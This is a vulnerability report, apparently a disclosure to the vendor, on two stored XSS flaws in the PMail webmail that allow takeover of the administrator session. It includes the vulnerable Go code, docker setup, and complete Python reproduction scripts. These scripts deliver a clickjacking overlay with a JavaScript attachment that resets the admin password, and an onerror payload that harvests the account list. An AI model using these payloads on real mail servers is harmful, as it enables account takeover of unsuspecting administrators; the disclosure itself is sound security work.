PMail Vulnerability Report
Software: PMail
Developer or vendor: Jinnrry
Code repository: https://github.com/Jinnrry/PMail
1. Unauthenticated XSS Takeover of the Administrator Session
Brief description: An attacker delivers a mail with a malicious HTML attachment. When the administrator opens the mail and clicks anywhere on the page, the script runs and the administrator password can be changed.
Affected versions: 2.9.1 to 2.9.7
Preconditions: The administrator opens the attacker’s mail in the webmail.
Root cause
An attacker can send a mail with an attachment that contains malicious HTML. When a user views the mail, the mail detail endpoint /api/email/detail performs a string replacement on the message body, replacing cid:attachment-id with the attachment URL. The code is as follows:
// services/detail/detail.go:49-58    commit a6049bf
	if email.Attachments != "" {
		var atts []parsemail.Attachment
		_ = json.Unmarshal([]byte(email.Attachments), &atts)
		for _, att := range atts {
			email.Html = sql.NullString{
				String: strings.ReplaceAll(email.Html.String, fmt.Sprintf("cid:%s", att.ContentID), fmt.Sprintf("/attachments/%d/%s", id, att.ContentID)),
			}
		}
	}
Therefore an attacker only needs to write cid:attachment-id in the body to obtain a link to the malicious attachment. When the user opens that link, /attachments/{id}/{cid} returns the attachment verbatim and the malicious HTML is executed. The code is as follows:
// controllers/attachments.go:13-30    commit a6049bf
func GetAttachments(ctx *context.Context, w http.ResponseWriter, req *http.Request) {
	urlInfos := strings.Split(req.RequestURI, "/")
	if len(urlInfos) != 4 {
		response.NewErrorResponse(response.ParamsError, "", "").FPrint(w)
		return
	}
	emailId := cast.ToInt(urlInfos[2])
	cid := urlInfos[3]

	contentType, content := attachments.GetAttachments(ctx, emailId, cid)

	if len(content) == 0 {
		response.NewErrorResponse(response.ParamsError, "", "").FPrint(w)
		return
	}
	w.Header().Set("Content-Type", contentType)
	w.Write(content)
}

In addition, the attacker can set the style attribute, so the link can be written as an element that covers the entire viewport with a font size of 0. Any click inside the mail content area hits the link, and the link text is never displayed:
<a href="http://127.0.0.1:8080/cid:tx0"
   style="position:fixed;inset:0;z-index:2147483647;font-size:0;background:rgba(0,0,0,0.08) repeating-linear-gradient(45deg,transparent 0 12px,rgba(0,0,0,0.18) 12px 24px)">Open document</a>
Reproduction environment
The test environment is deployed with the official image:
mkdir -p pmail/config/ssl pmail/config/dkim
cd pmail
openssl req -x509 -newkey rsa:2048 -keyout config/ssl/pmail.key -out config/ssl/pmail.crt -days 3650 -nodes -subj "/CN=pmail.local"
openssl genpkey -algorithm RSA -pkeyopt rsa_keygen_bits:2048 -out config/dkim/dkim.priv
openssl rsa -in config/dkim/dkim.priv -pubout -out config/dkim/dkim.public
docker run -d --name pmail -p 8080:80 -p 2525:25 -v $(pwd)/config:/work/config ghcr.io/jinnrry/pmail:latest
Open http://127.0.0.1:8080 in a browser and go through the setup wizard: choose SQLite with the DSN /work/config/pmail.db, enter the administrator account and password, enter the mail domain and web domain (both pmail.local here), and for the certificate step choose to use your own certificate, filling in /work/config/ssl/pmail.key and /work/config/ssl/pmail.crt as the private key and certificate.
The DKIM private key must be in place before the wizard finishes, otherwise the process exits because it cannot load /work/config/dkim/dkim.priv.
Reproduction
The attacker sends a mail to port 25 of the target without any authentication. The body contains a link to cid:tx0, and the attachment is an HTML page whose Content-Type is text/html and whose ContentID is tx0:
import smtplib
import time

body = """<p>Hi,</p>
<p>Please review the shared document I mentioned earlier.</p>
<p><a href="http://127.0.0.1:8080/cid:tx0"
      style="position:fixed;inset:0;z-index:2147483647;font-size:0;background:rgba(0,0,0,0.08) repeating-linear-gradient(45deg,transparent 0 12px,rgba(0,0,0,0.18) 12px 24px)">Open document</a></p>
<p>Regards,<br>Alice</p>
"""

attachment = """<html><body>
<h2>Session compromised</h2>
<pre id="out"></pre>
<script>
const post = (u, d) => fetch(u, {method: 'POST', headers: {'Content-Type': 'application/json'}, body: JSON.stringify(d)}).then(r => r.json());
(async () => {
  const info = await post('/api/user/info', {});
  const users = await post('/api/user/list', {current_page: 1, page_size: 10});
  const changed = await post('/api/settings/modify_password', {password: 'Pwned12345.'});

  document.querySelector('h2').textContent = 'Hello ' + info.data.account + ', admin=' + info.data.is_admin + ', password changed: ' + changed.data;
  document.getElementById('out').textContent = users.data.list.map(u => u.Account).join(', ');
})();
</script>
</body></html>
"""

part1 = ('Content-Type: text/html; charset=utf-8\r\n'
         '\r\n' + body)

part2 = ('Content-Type: text/html; charset=utf-8\r\n'
         'Content-Disposition: attachment; filename="document.html"\r\n'
         'Content-ID: <tx0>\r\n'
         '\r\n' + attachment)

message = ('From: alice@evil.example\r\n'
           'To: admin@pmail.local\r\n'
           'Subject: Shared document\r\n'
           'MIME-Version: 1.0\r\n'
           'Content-Type: multipart/mixed; boundary="a3f9b1"\r\n'
           '\r\n'
           '--a3f9b1\r\n' + part1 +
           '\r\n--a3f9b1\r\n' + part2 +
           '\r\n--a3f9b1--\r\n')

with smtplib.SMTP('127.0.0.1', 2525, timeout=20) as s:
    s.sendmail('alice@evil.example', ['admin@pmail.local'], message.encode())

time.sleep(2)
print('sent')

The mail appears in the administrator’s inbox:
Opening the mail, the page is covered by a translucent overlay, which is the clickable area of the malicious link and spans the entire mail content area:
Clicking anywhere in the mail content area makes the browser open the attachment, and the script runs in the webmail page, immediately reading the session information and resetting the administrator password:


Logging in with the new password Pwned12345.:
The administrator account is taken over:
2. Authenticated XSS Takeover of the Administrator Session
Brief description: HTML in mail sent by an ordinary account is not filtered by the server, and the administrator is attacked when opening the sent copy of that mail by its mail id.
Affected versions: 2.7.2 to 2.9.7
Preconditions: The attacker holds an ordinary account on the target instance.
Root cause
When /api/email/send sends a mail, the HTML delivered to the recipients is sanitized, but the server also stores an unfiltered copy in the sender’s mailbox.
The detail endpoint /api/email/detail lets the administrator read any mail. The code is as follows:
// services/detail/detail.go:20-29    commit a6049bf
func GetEmailDetail(ctx *context.Context, id int, markRead bool) (*response.EmailResponseData, error) {
	// 先查是否是本人的邮件
	var ue models.UserEmail
	_, err := db.Instance.Where("email_id = ? AND user_id = ?", id, ctx.UserID).Get(&ue)
	if err != nil {
		log.Error(err)
	}
	if ue.ID == 0 && !ctx.IsAdmin {
		return nil, errors.New("Not authorized")
	}
When the administrator reads this mail from the backend, the code runs in the administrator’s browser.
Reproduction environment
The setup is the same as in section 1, with an additional ordinary account and with local delivery enabled inside the container:
$ ADMIN_SESSION=$(curl -i -s -X POST http://127.0.0.1:8080/api/login -H 'Content-Type: application/json' \
    -d '{"account":"admin","password":"Admin12345."}' | grep -i '^set-cookie' | sed 's/.*session=\([^;]*\).*/\1/')
$ curl -s -b "session=$ADMIN_SESSION" -X POST http://127.0.0.1:8080/api/user/create \
    -H 'Content-Type: application/json' -d '{"account":"bob","username":"Bob","password":"Bob12345."}'
{"errorNo":0,"errorMsg":"","data":{"ID":2,"Account":"bob","Name":"Bob","Disabled":0,"IsAdmin":0}}
$ docker exec pmail sh -c 'echo "127.0.0.1 smtp.pmail.local" >> /etc/hosts'
Reproduction
The ordinary account logs in and sends a mail whose HTML body carries onerror:
import time

import httpx

html = """<p>Hi,</p>
<p>Please review the attached numbers.</p>
<img src="x" onerror="(async()=>{const post=(u,d)=>fetch(u,{method:'POST',headers:{'Content-Type':'application/json'},body:JSON.stringify(d)}).then(r=>r.json());const i=await post('/api/user/info',{});const us=await post('/api/user/list',{current_page:1,page_size:10});document.body.innerHTML='<h2>Admin session compromised</h2><pre>'+JSON.stringify({info:i.data,accounts:us.data.list.map(u=>u.Account)},null,2)+'</pre>';})()">"""

client = httpx.Client(base_url="http://127.0.0.1:8080", timeout=30)
client.post("/api/login", json={"account": "bob", "password": "Bob12345."})
resp = client.post("/api/email/send", json={
    "to": [{"name": "Victim", "email": "victim@example.net"}],
    "subject": "Quarterly numbers",
    "html": html,
    "text": "Hi",
    "attrs": [],
})
print(resp.text)
time.sleep(3)
print(client.post("/api/email/list", json={
    "current_page": 1,
    "page_size": 10,
    "tag": '{"type":1,"status":-1,"group_id":-1}',
}).json()["data"]["list"][0]["id"])
The output is as follows, where the last line is the id of the sent copy:
{"errorNo":0,"errorMsg":"","data":"Success"}
1

The mail is visible in the outbox:
When the administrator opens the mail at http://127.0.0.1:8080/#/detail/1, the script runs immediately without any click:

The administrator password can thus be changed.